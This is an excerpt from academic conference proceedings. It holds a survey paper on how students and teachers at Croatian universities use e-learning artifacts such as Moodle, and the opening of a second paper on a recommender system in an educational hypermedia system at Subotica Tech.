[10] V. R. Carvalho, Modeling Intention in Email: Speech Acts, Information Leaks and Recommendation Models (Studies in Computational Intelligence), Springer, 2011, ISBN-13: 978-3642199554

Students and Teachers' Usage of E-Learning Artifacts in Tertiary Education in Croatia

Dijana Plantak Vukovac
Faculty of Organization and Informatics, Varaždin, Croatia
dijana.plantak@foi.hr

Abstract - E-learning is perceived as an important aspect of current educational processes and has been receiving an increasing interest from Croatian educational institutions. In spite of a plethora of studies on that topic in Croatia, empirical research on the actual usage of different e-learning artifacts is still missing.

This paper presents the findings of an exploratory survey conducted as part of a large-scale study on e-learning systems usability. The survey was conducted among students from three tertiary educational institutions and teachers from four universities and two polytechnics. The research results provide insights into the profiles of e-learning users and identify experiences and usage preferences/patterns concerning different e-learning artifacts such as e-learning tools and technologies.

I. INTRODUCTION

E-learning research has experienced an intense expansion of different aspects to be considered in exploring this area. In numerous studies strategies have been proposed for implementation and integration of e-learning into the educational process in both educational institutions and the business sector. The existing research has so far addressed the facilitation of technologies and methods for teaching and learning in virtual environments as well as the issues of e-content development and management. Furthermore, a lot of researchers have examined communication and collaboration in e-learning or the teacher's role in the e-learning environment. Studies that are specifically oriented toward the effects of e-learning on knowledge acquisition on one side, and the quality and evaluation of e-learning resources on the other represent another rich avenue of research. Finally, perceptions and acceptance of online teaching/learning are also among widely explored topics.

Croatian educational institutions, particularly in higher education, are increasing their interest in e-learning. The advantages of e-learning, including the accessibility of knowledge, flexibility of learning, lifelong learning etc., have been acknowledged by many researchers [3], while e-learning itself has been characterized as one of factors that improve the quality of university education [15]. However, the application of different information and communication technologies in education is not perceived as important as several years ago [5]. Regarding legal prerequisites for e-learning implementation, the number of universities (e.g. [14], [15]) and faculties (e.g. 8 out of 33 faculties at the University of Zagreb [5]) that have developed their e-learning strategy is relatively small. Strategies prescribe issues such as the formal/legal and organizational environment that enables e-learning; development of human resources like technical staff or instructional designers; support to teachers in developing e-learning materials and providing additional training; support to students by assuring conditions to participate in e-learning; development of educational content by prescribing standards, criteria, procedures and providing funds for its development; and development of basic and specific infrastructure (ICT infrastructure, virtual learning environment etc.) [15]. It is only through a strategic approach, where resources that support e-learning are planned and ensured, that sustainability of e-learning in the educational process can be enabled [4].

Nevertheless, it seems that the implementation of e-learning at universities is still not at a satisfactory level. The majority of faculties at the University of Zagreb belong to the group where e-learning is not systematically implemented, support is declarative and implementation of e-courses relies on the initiative, enthusiasm and efforts of individual teachers [5]. On the other hand, a few studies (e.g. [8] and [16]) that explored some issues concerning the actual usage of different e-learning artifacts have indicated the students' tendency to use low-level e-learning materials.

II. E-LEARNING ARTIFACTS

As defined by Koper [11], e-learning artifacts/artefacts are "all the physical products produced before, during or after learning, like courses, programmes, learning designs, activity descriptions, books, reports, tests, remarks and comments". This definition of e-learning artifacts, where they are viewed from the teacher's (and partially the student's) aspect, presents a standpoint for the research in this paper as well.

One of the challenges facing the teacher is developing high quality digital learning materials that are in line with the pedagogical objectives of the course, motivating for students and assure knowledge acquisition. Some of the activities needed for such learning materials to be implemented are facilitated by learning management systems (LMSs), which are dominant Internet communication systems for e-learning [10]. Such systems provide teachers with the tools for presenting multimedia learning materials; the tools for creating lessons and

learning paths; the tools for knowledge assessment; the tools for student/student and student/teacher communication and collaboration; and the tools for the efficient administration of students and the entire e-course. However, the information about the usage of those e-learning artifacts in e-courses that the existing studies provide is scarce.

Although the e-learning artifacts have not been widely explored, in reality students access different e-learning artifacts during their e-course: they access learning materials created by the teacher, learn from those materials, test their knowledge in LMS-based tests and communicate and collaborate whenever they need to, regardless of the delivery mode of the course (i.e. blended learning or full online learning). Students can participate in the creation of different e-learning artifacts in LMS (e.g. wiki web pages) to support the social constructivist model of e-learning. In addition to the teacher's or self-created digital learning materials, students can also use a whole range of other e-learning artifacts to learn from: third-party multimedia educational CDs/DVDs, e-books or e-magazines, online encyclopedias and dictionaries, free educational portals, webinars, etc.

Several studies have been conducted that explore how e-learning in general and different e-learning artifacts in particular are perceived and accepted among students and teachers in Croatia, e.g. [1], [2], [6], [7], [8], [13] and [16]. However, there is still a significant lack of research into the actual usage of e-learning in education, although some insights into that specific issue can be found in [5], [8] and [16]. In order to contribute to the existing body of research, this paper sheds additional light onto the usage of different e-learning artifacts used by students and teachers in several Croatian higher educational institutions.

III. Review of Previous Research on E-Learning Usage

Starting from the year 2007, the E-Learning Centre at the University of Zagreb has been conducting a survey among e-learning representatives at the University's 33 faculties and academies. The aim of the study has been to identify the institutional state of the art as well as the constituents' expectations and plans concerning e-learning implementation. In 2010, the usage of e-learning in general at the University of Zagreb was high, with 29 institutions (88%) that had implemented one or more e-learning systems, mostly LMS Moodle [5]. At present, there are more than 1500 blended learning courses offered to students. However, the students' perception of the fulfillment of preconditions for e-learning, like having access to computer equipment and Internet, is fairly low – 'not too good' (30%) and 'good' (34%). From the teachers' perspective, the preconditions for e-learning are perceived more favorably, as 'good' (46%) and 'very good' (21%).

In the research conducted at the Josip Juraj Strossmayer University of Osijek students' attitudes about e-learning and forms of e-learning that students had been exposed to during their tertiary education were investigated [8]. The research sample comprised 215 students from different faculties. Research results showed that some e-learning artifacts were used to a great extent: 96.74% of students had downloaded course materials from the teachers' web sites, while 81.4% of students had submitted homework or a paper to the teacher's e-mail. Advanced forms of e-learning, like attending videoconference lectures (19.07% of all respondents) or using LMS (21.86% of all respondents), were mostly found among students enrolled in information and computer science programs.

Another study was conducted at the University of Rijeka to assess students' perception of the quality of delivered e-courses and the importance of different e-learning artifacts as well as their attitude towards e-learning [16]. The questionnaires completed by 313 respondents (16% of all students enrolled into MudRi, the Moodle LMS implemented at the University of Rijeka) were analyzed. The study does not provide much information on the usage of concrete e-learning artifacts but rather indicates the respondents' opinions and satisfaction with e-learning artifacts. The research showed that engineering, social sciences and ICT students participated in a significantly higher number of e-courses than the students of social sciences and humanities, while ICT students had more extensive e-learning experience than others. The students assessed advanced e-learning artifacts as 'good' in only 16% of the cases (self-assessment tests) and 14% of the cases (implementation of the multimedia), but they also characterized these e-learning artifacts as 'less important' or 'the least important', respectively. Forum discussions and communication with the colleagues throughout the e-course were also identified as 'the least important'.

In spite of valuable insights into e-learning usage at particular universities that the aforementioned studies provide, they are mostly restricted to the students' perspective (e.g. [8] and [16]). This paper therefore aims to make an additional contribution by presenting the current practice in e-learning usage from the perspective of both students and teachers.

IV. Research Method

The research presented in this paper was conducted in June and July 2011 as part of a large-scale study on usability of university hybrid courses implemented in learning management systems (LMS). Usability of e-courses was evaluated by three groups of stakeholders: usability experts, student users and teacher users. For the purpose of this paper, only the evaluation obtained by the users is described.

Users were involved in usability testing of two e-courses. Testing sessions included a brief inspection of the user interface followed by a completion of a variety of tasks that users usually do in an LMS-based e-course. As a part of usability testing, users' profiles needed to be determined. Thus, before the actual testing, every user completed a survey with questions about their personal information and prior experiences with e-learning, the results of which are presented in this paper. After testing, the users gave their feedback in a survey about their satisfaction with technical and pedagogical aspects of a

particular e-course. Some users also participated in the qualitative part of the research (interview and co-participant testing method) to give additional information about users' interaction with e-courses.

Considering the users' sample, the entire research plan was aligned to the requirements of usability testing settings (e.g. a small number of participants needed to achieve valid results [12]), while also taking into account that the usage of questionnaires requires at least 30 participants [9]. Since test users "should be as representative as possible of the intended users of the system" [12], two main groups of users were selected: higher education students and teachers. In order to obtain a heterogeneous sample, while having in mind the accessibility of the users included in the qualitative part of the research, the student population invited to participate in the research comprised two faculties (University of Zagreb, Faculty of Organization and Informatics, and University of Split, Faculty of Economics), and one polytechnic (Polytechnic of Varazdin). The teacher population invited to participate in the research was obtained from four universities (University of Zagreb, University of Split, University of Rijeka and University of Osijek), and two polytechnics (Polytechnic of Varazdin and Polytechnic of Rijeka). The participation in the study was voluntary and the research sample consisted of users who were willing to allocate up to two hours for testing and completing the questionnaires.

The results from the first questionnaire are presented in this paper. By means of the questionnaire the following data were collected: 1) demographic data about the user, 2) user's computer literacy, and 3) user's experience with e-learning artifacts. The questionnaire mostly consisted of closed-response questions. Two versions of the questionnaire were distributed as an online survey – one adapted for the students and the other for the teachers.

V. RESEARCH FINDINGS

A. Students

A total of 150 students, 91 of them male (60.7%) and 59 female (39.3%), completed the entire questionnaire. The average age of respondents was 21.5 years (median=20). The majority of the students were in their first year of study (68.7%), with a smaller number of students in the third (27.3%) or second year of study (4.0%). The students were enrolled in three different higher education institutions: University of Zagreb, Faculty of Organization and Informatics: Information and Business Systems (52.0%) or Economics of Entrepreneurship (15.3%) study programmes; the Polytechnic of Varazdin, Construction Engineering (14.0%) or Multimedia (11.3%) study programmes; and the University of Split, Faculty of Economics, Business Studies/IT Management (8.00%) study programme.

The respondents self-assessed their computer literacy as very high, since 61.3% of students described their ICT skills as advanced and 18.7% students declared themselves as experts in using ICT. Such a high percentage of ICT experts among students is accounted for by the particular field of study but also by the fact that a vast majority of students have been using the computer from elementary school age (78.7%) or even preschool age (9.3%). They also reported to spend a lot of time in front of the computer on a daily basis: more than 4 hours (68.7%), up to 3 hours (22.2%) or up to 2 hours (9.3%), and use the Internet every day (94.0%) or almost every day (6.0%).

Students self-assessed their e-learning usage skills as fairly high, since 93 of them (62.0%) reported they were somewhat experienced or very experienced (36 students, or 24.0%). As shown in Fig. 1, 21 students (14.0%) declared to have very little or no e-learning experience.




Figure 1. Students' e-learning experience

It is interesting, however, to consider the reasons that motivate the students to use e-learning. More than half of the students (52.0%, or 78 students) declared they used e-learning only because it is obligatory in courses, and less than half of the students used e-learning to acquire new knowledge (the first and the third columns in Fig. 2).




Figure 2. Reasons for students' usage of e-learning

More than half of the students in the research sample (56.0%) had been using e-learning systems for less than a year. Another 36.0% of students had been using them for between 1 to 3 years, and 6.7% of them for more than 3 years. One student stated that she had never used any e-learning system, although she later named two LMSs she had used.

Most of the students had used only one LMS (82.7%), while the rest of the students had experience with up to three LMSs. Altogether, every student had had some experience with Moodle e-courses, either faculty-based (98.7%) and/or Moodle e-courses at SRCE (3.3%).

Several students had used both Moodle and Claroline e-courses (11.3%). Two students had had experience with Blackboard e-courses. Three students had accessed some other LMSs (a proprietary LMS of the faculty or the LMS of one e-learning academy). One student also reported that he had been working on adapting his own idea of an e-learning system based on a file sharing system.

Besides using e-courses provided through the faculty's e-learning system, which constituted the most utilized e-learning artifacts (92.7%), to a great extent because it is obligatory, students had also used other e-learning artifacts (technologies or digital learning materials, LM), as shown in Fig. 3.




Figure 3. Students' usage of e-learning artifacts

The majority of students had also used an e-book or an e-magazine (70.9%), which may indicate that students like to learn from e-books/magazines or that e-books/magazines are more accessible or more convenient to use (e.g. they can be printed out). Multimedia educational content on a CD-ROM is also highly evaluated since 46.4% of the students reported its usage.

A minority of students reported to expand their knowledge by using different validated e-learning artifacts: web educational learning material in Croatian (e.g. the Croatian linguistic portal and similar, 34.4%), validated web educational learning material in a foreign language (e.g. Britannica Online Encyclopedia, Merriam-Webster Dictionary and similar, 20.5%) and web e-courses that require registration (e.g. edukacija.net, e-learning portal "Nikola Tesla" and similar, 31.8%). Only a small number of students had had experience with advanced methods of delivering educational content like videoconferences or webinars (14.6% and 1.3%, respectively). As expected, a great percentage of students (52.3%) reported to rely on non-validated educational learning materials they found on the web, which also raises a question of credibility of students' knowledge and the importance of teachers' efforts to provide valid additional learning materials.

B. Teachers

A total of 86 university teachers completed the questionnaire, 47 of whom were female (54.7%) and 39 male (45.3%). The average age of respondents was 34.5 years (mean=34.7, median=33, std=7.86), with the age ranging from 25 to 64. The average length of their teaching experience was about 8.5 years (mean=8.6, median= 6, std=6.99).

By their scientific title, the respondents comprised teaching assistants (30.2%), assistant professors (18.6%) and research novices (16.3%). Two full professors also participated in the research. Teachers in the research sample were from all scientific fields, with the majority of them from the social sciences backgrounds (46.5%). They were based at the University of Zagreb (57.0% of all the teachers in the survey, including those from the Faculty of Organization and Informatics, Faculty of Electrical Engineering and Computing, Faculty of Teacher Education, Faculty of Economics, Faculty of Science, Faculty of Food Technology and Biotechnology, Faculty of Philosophy, etc.); University of Split (12.8%, with all the respondents from the Faculty of Natural Science); University of Rijeka (10.5%, with respondents from the Faculty of Philosophy, the Faculty of Engineering and the Faculty of Civil Engineering); University of Osijek (4.7%, with respondents from the Faculty of Teacher Education and the Faculty of Food Technology); the Polytechnic of Varazdin (9.3%) and the Polytechnic of Rijeka (5.8%).

The teachers' self-assessment of their computer literacy was higher than that obtained by the students: 45.3% reported to be experts in using ICT and 40.7% described their ICT skills as advanced. Only 9.3% of the teachers perceived their computer literacy as average. Not surprisingly, 84.9% of university teachers reported to use the computer more than 4 hours a day and a vast majority of them used the Internet every day (94.2%). Many of them had started using a computer in elementary school (37.2%) or high school (31.4%). Some participants had become computer literate at the faculty (14.0%) or after they had got employed (9.3%). Only three teachers had started using the computer at the preschool age.

Most of the teachers from the research sample had been using e-learning systems for between 2 and 5 years (60.5%), and 18.6% for more than five years. 15.5% of the teachers had reported up to two years' experience with e-learning systems. Five teachers (5.8%) had never used any kind of e-learning system before this research.

As expected, a high percentage of teachers had been using Moodle (91.4%) implemented at the faculty/ polytechnic (e.g. MudRi), or at SRCE (e.g. Merlin or MuS). Moodle is the only LMS that the majority of teachers (61.9%) had experience with in their e-courses delivery. Besides Moodle, a quarter of the teachers had tried other well-known LMSs, like WebCT, Claroline, Blackboard or ATutor. Three teachers had experience with three LMSs, e.g. with Moodle, WebCT and Claroline. Two teachers reported the usage of intelligent tutoring systems TEx-Sys and CoLaB Tutor, or an e-learning system based on autopoietic information system architecture.

Teachers' self-assessment of their knowledge of e-course design in LMS is shown in Fig. 4. The majority of teachers perceive themselves as average users of LMS functionalities (41.9% , or 36 teachers).




Figure 4. Teachers' level of knowledge about e-course design

LMS primarily serves as a repository for digital learning materials (e.g. presentations, .pdf documents etc.), since 96.3% of teachers upload different documents to make them accessible to students (Fig. 5). The second most frequently used activity in LMS is a forum, which is used by 77.8% of teachers to communicate with students.




Figure 5. Usage of e-learning artifacts in LMS by teachers

Assessment presents a very important activity in an e-course and a high percentage of teachers (60.5%) therefore provide students with quizzes and tests. Unfortunately, the percentage of teachers who create tests only for self-assessment and those who do so for the final exam as well was not obtained.

Teachers also indicated they spent their time creating web pages within the e-course to provide a *web-like feel* of the learning materials, since advanced text formatting as well as photos and graphics were reported to be frequently used (55.6% and 63.0%, respectively).

There are some e-learning artifacts that teachers tend to create/use less, like glossaries (35.8%), learning paths or lessons with branching structure (32.1%), video clips (28.4%), animations (27.2%), wiki and other collaboration tools (24.7%), and audio recordings (18.5%). SCORM objects are very rarely used (13.6% of all respondents reported their use). This might indicate the following: that teachers are not very well acquainted with the advantages of such objects or that they may not know how to create them, where to find them and, finally, how to implement them within e-courses. One teacher reported his use of the workshop activity in LMS.

Considering the administration of an e-course in LMS (Fig. 6), the majority of teachers reported to use LMS to inform the students about course activities (87.7.%) and to collect their work (82.7.%). Most LMSs facilitate keeping students' records with grades and a high percentage of teachers use those facilities (63.0% teachers use LMS to grade students and 58.0% to keep students' records). Grouping of students for easier administration within an e-course is slightly less used (46.9%), whereas the analysis of the e-course log is the most rarely used activity by teachers (33.3%). Two teachers also reported they used LMS to enable students to sign up for the exam.




Figure 6. Administration of e-courses

VI. CONLUSION

This paper presents research results of an online survey on e-learning usage in Croatian higher education institutions. Although the survey was not conducted within a standalone study, but as part of a large-scale usability study of e-learning systems, the collected data offer revealing insights into the current e-learning practice.

The presented study explored two groups of e-learning users: students and teachers. A hundred and fifty student respondents, mostly in their first year of the study, were gathered from two universities and one polytechnic. Eighty-six teacher respondents formed a more heterogeneous group, coming from four universities and two polytechnics, with a different scientific background. Since both students and teachers volunteered to participate in the study, research results have to be interpreted with that limitation in mind.

The survey respondents revealed their demographic information, experience with using computers in general and e-learning in particular. Both students and teachers see themselves as very experienced computer users, since they started to use the computer at an early age and use it on a daily basis. Teachers assessed their e-learning usage skills slightly higher than students, which was to be expected since many faculties encourage or even prescribe creation of e-courses within the blended learning model. Teachers thus have to familiarize themselves with different e-learning artifacts, e.g. tools and methods offered by learning management systems and adapt their way of teaching accordingly.

On the whole, the analysis of e-learning artifacts usage by students and teachers indicate that both stakeholders' groups use a wide range of artifacts. All the students and a vast majority of teachers from the research sample use Moodle LMS as a platform for e-learning activities. Other reported LMSs were WebCT, Claroline, Blackboard and ATutor. Students were asked to indicate which other e-learning resources they had used using for learning besides the faculty e-courses. Furthermore, the analysis revealed their preference for e-books or e-magazines, multimedia educational CDs and, to some extent, validated educational web sites. Only a few students had an opportunity to participate in a videoconference or to watch a webinar. Unfortunately, more than half of the students rely on non-validated web educational learning materials, which might contain skewed or incorrect information. This fact emphasizes the importance of teachers' efforts to provide enough learning materials, tests, additional interesting learning sources, accompanied by a wide range of communication and collaboration activities etc., to facilitate enjoyable and efficient e-learning experience to their students, which can also result in knowledge acquisition. In this sense, teachers should not use LMSs merely as the e-course repositories for document downloads or as bulletin boards to inform students, which are the two most widely used activities by teachers. Instead, teachers should primarily utilize LMS's functionalities that are built on social constructivist pedagogy and include students into knowledge building by using glossaries, wikis or similar e-learning artifacts. Resources that are time-consuming to build, like animations or videos, or those that require additional technology, like videoconferences or webinars, should be used moderately, when efforts justify learning effects. Third-party SCORM objects, which are the least frequently used e-learning artifacts among Croatian university teachers, also present a good alternative to self-created learning materials.

The findings of this study suggest several avenues of research for future studies: further analysis of the data to reveal correlations among different parameters; broader study involving a more representative research sample; or exploration of the relationship between the proposed e-learning strategies and practice. The findings also reveal a need for further education of teachers concerning building and implementing advanced e-learning artifacts into their e-courses and teaching practice.

REFERENCES

[1] S. Babić, "Competencies and Attitudes of University Teachers Related to their Acceptance of e-Learning Technology", In Čičin-Šain et al. (Eds): Proceedings of the Conference Computers in Education, 32th International Convention MIPRO 2009, Opatija: MIPRO Croatian Society, pp. 312-317, 2009.

[2] S. Babić, "Factors regarding teachers' competence which influence the acceptance and use of e-learning technologies in higher education", In Aurer, B. et al. (Eds): Proceedings of the 17th International Conference on Information and Intelligent Systems, Varaždin: Faculty of Organization and Informatics, pp. 189-194, 2010.

[3] N. Begičević, B. Divjak, and T. Hunjak, "Development of AHP based model for decision making on e-learning implementaton", In Aurer, B. and Bača, M.: Proceedings of the 17th International Conference on Information and Intelligent Systems, Varaždin : Fakultet organizacije i informatike Varaždin, pp. 375-383, 2006.

[4] Z. Bekić and S. Kučina Softić, "Od dobre strategije do uspješne primjene e-učenja – pogled iz Srca", MIPRO 2011, Proceedings, Vol. IV, CE - Computers in Education, 2011., URL: http://www.srce.unizg.hr/o-srcu/dokumenti/katalog-radova/od-dobre-strategije-do-uspjesne-primjene-e-ucenja-pogled-iz-srca/ (16.01.2012.)

[5] Z. Bekić and S. Kučina Softić, "Rezultati ankete o e-učenju na Sveučilištu u Zagrebu (prosinac 2010. godine)", Sveučilište u Zagrebu, Ured za e-učenje, 2011., URL: http://www.unizg.hr/fileadmin/rektorat/dokumenti/eucenje/Sveuciliste_u_Zagrebu_Anketa_e_ucenje_2010_Rezultati.pdf, svibanj 2011. (04.11.2011.)

[6] G. Bubaš, S. Babić, and M. Jadrić, "Motivational factors influencing students' use of online courses: An exploratory analysis", In Aurer, B. et al. (Eds): Proceedings of the Central European Conference on Information and Intelligent Systems - CECIIS 2008, Varaždin: Faculty of Organization and Informatics, pp. 149-155, 2008.

[7] D. Crnjac Milic, G. Martinovic, and I. Fercec, "E-Learning: situations and perspective", Technical Gazette, Vol. 16, No. 2, pp. 31-36, 2009.

[8] D. Dukić, "E-Learning: Perceptions of Students at the Josip Juraj Strossmayer University Of Osijek", Informatologia, Vol. 44, No. 2, pp. 94-100, 2011.

[9] A. Holzinger, "Usability engineering methods for software developers", Communications of the ACM, Vol. 48, No. 1, pp. 71-74, January 2005.

[10] H. Kanuka, "Instructional Design and eLearning: A Discussion of Pedagogical Content Knowledge as a Missing Construct", E-Journal of Instructional Science and Technology, Vol. 9, No. 2, September 2006.

[11] E.J.R. Koper, "Learning technologies: an integrated domain model". In W. Jochems, J. van Merrienboer, E.J.R. Koper, Integrated eLearning, London: RoutledgeFalmer, pp. 64-79, 2003.

[12] J. Nielsen, *Usability Engineering.* Academic Press, Elsevier, San Diego, USA, 1993.

[13] P. Oreški, "Student's adoption of e-learning technologies", In I. Candel Torres, I., Gómez Chova, L. and López Martínez, A. (Eds): ICERI 2011 - 4th International Conference of Education, Research and Innovation Publications, Madrid, Spain: International Association of Technology, Education and Development (IATED), pp. 5917-5925, 2011.

[14] University of Rijeka, "Strategy for implementing e-learning at the University of Rijeka" (*in Croatian*), 2006., URL: http://eqibelt.srce.hr/fileadmin/dokumenti/tempus_eqibelt/outcomes/Strategija_uvodjenja_e-ucenja_UNIRI.pdf (03.07.2011.)

[15] University of Zagreb, "E-learning strategy", 2007., URL: http://www.unizg.hr/fileadmin/rektorat/dokumenti/eucenje_strategija/University_of_Zagreb-E-learning_strategy.pdf (04.11.2011.)

[16] M. Žuvić-Butorac, N. Rončević, D. Nemčanin, and Z. Nebić, "Blended E-Learning in Higher Education: Research on Students' Perspective", Issues in Informing Science and Information Technology., Vol. 8, pp. 409-429, 2011.

Recommender System in E-student web-based adaptive educational hypermedia system

Robert Pinter,
Subotica Tech
Marka Oreškovića 16., 24000 Subotica, Serbia
Telefon: +381-(0)24-655-201, probi@vts.su.ac.rs,

Tonćo Marušić,
University of Mostar, Faculty of Science and Education
Matice hrvatske b.b. Mostar, BiH,
Phone: +387-(0)63-315538 E-mail: tonco.marusic@gmail.com

Dragica Radosav,
Technical Faculty, University of Novi Sad
Đure Đakovića bb, 23000 Zrenjanin, Serbia
Phone: +381-(0)24-550515 Fax: 0038123550520 E-mail: radosav@tfzr.uns.ac.rs

Sanja Maravić Čisar
Subotica Tech
Marka Oreškovića 16., 24000 Subotica, Serbia
Telefon: +381-(0)24-655-201, sanjam@vts.su.ac.rs

Abstract – The recommender system becomes an aiding tool which could be a solution for handling the huge stream of information from the Internet. These systems collect information from the users, process it and provide it to those who are interested in them. By filtering the information from hyperspace and presenting these in some sorted format, navigation becomes controlled. This paper presents a recommender system which is implemented in the E-student web-based educational hypermedia system used at Subotica Tech. The presented system has two goals. Firstly, to help students in the learning process by suggesting effective learning paths. Secondly, it aims to provide feedback about the students' satisfaction regarding the structure of the e-learning system, the e-learning content, the quality of examples, and further aspects. Based on the given feedback, the e-learning system and curricula developers can build a system which is easy to use and ensures more effective knowledge transfer.

I. RECOMMENDER SYSTEMS

In everyday life there are situations when the user must make a decision or choose between products or services without enough knowledge or experience in that particular field. The question is how often one relies on the recommendations of other people connected to a film, music, book and related items as well as everyday decisions that are related to one's profession. Finding relevant, high-quality information on the world-wide web is quite a challenge [1][2]. Recommendation systems automate this social activity. They collect recommendations from users, process and offer them to other interested parties. The simplest way of processing data and providing it is when the system adds up concrete recommendations: if the number of recommendations is large, it is more likely that what is recommended is actually really useful and well. But there are also sophisticated systems which try to process recommendations with special algorithms, thus building user profiles and offering only the ones that are actually needed to the user [3].

II. WHY SHOULD WE USE RECOMMENDATION?

A few years ago the number of sites on the web and the number of documents on the sites were smaller than they are today by several orders of magnitude. A decade ago the problem for internet users was to determine whether or not the searched information (site or document) exists on the web at all. Today the problems are redefined: how to choose the most appropriate, the adequate one out of the huge set of available information [4] Adaptive hypermedia systems with different techniques try to reduce the size of the information hyperspace, helping the user to more effectively find the requested information and to reduce the risk of being "lost in space." A general characteristic of these systems is that the adaptive techniques can be successfully implemented only in cases when the information hyperspace has a limited size or constant content. These are the so-called Closed Corpus [5] knowledge systems. The implementation of adaptive techniques is efficient only when the structure and content areas are fully known. The so-called O*pen Corpus* represents an information system whose content could change, and has no limitation to the size of the hyperspace. A very good example for this kind of system is the Internet. The lack of constant parts in this system prevents the efficient implementation of the adaptive techniques. In these open corpus systems the "recommendation technique" has been proven very useful. For example, in education there are often dozens of high quality and relevant online sources of information, but

nobody can expect from the teacher to review all contents and choose the "most relevant" and to recommend it to students. The decision regarding the quality of resources is left to the students; they can do it with their marks and recommendations.

Recommender systems are used in many fields, for example commercial (Which product to buy?) and entertainment (Which movie to watch? Which book to read?), but the advantages of these systems also have an impact in deciding where to travel or which service to choose.

III. HOW RECOMMENDATIONS WORK

Generally speaking there are two methods for giving recommendation: the explicit and the implicit way. The first method is for cases when the user gives their recommendation by choosing a mark from the predefined set, for example choosing a mark from 1 to 10. Because the format of the marks is known in advance, the system can easily process and presents the new recommendation value. In the previous example thus it would mean that the system counts a new average mark with the new mark which is provided by the users. The second method is for cases, when the system tracks the users' activity, and based upon that, the system then makes some list of recommendations. For example, if the system tracks the pages which are more visited than other similar ones, or analyzes the users' navigation schema, so the system could provide recommendations.

The authors of the GroupLens [6] describe their project as "system for collaborative filtering (CF)". The CF is an information retrieval technique that uses a set of explicitly or implicitly gathered/derived user preferences as its information quality/relevance measure. Their project, the MovieLens is a typical CF system that collects movie preferences from users and then groups the users with similar tastes.

PHOAKS (People Helping One Another Know Stuff) is an experimental system that addresses the problem of finding relevant, high-quality information on the world-wide web through a collaborative filtering approach [7]. PHOAKS works by automatically recognizing, tallying, and redistributing recommendations of Web resources mined from Usenet news messages.

There are some recommender systems which use data mining and semantic web techniques in order to find the personal needs of users and to create their profile [8][9] [10]. That user profile is a guideline for connecting those who need and those who presents the recommendation. For example, one can mention the iTunes application which is for purchasing music, applications and books. This system builds the user profile and based upon that recommend new articles. Or there is the Amazon.com, which, apart from items to buy, presents some recommendation for everyday activities. Another recommender system is Netflix.com which offers a list of TV channels for watching. Information (recommendations) about movies can be attained on the Yahoo, IMDB and Rotten Tomatoes web sites. The following examples present recommendations for file downloading with various visual elements (Fig. 1, Fig.2, Fig 3, Fig 4):



Figure 1.- Recommendations for downloading

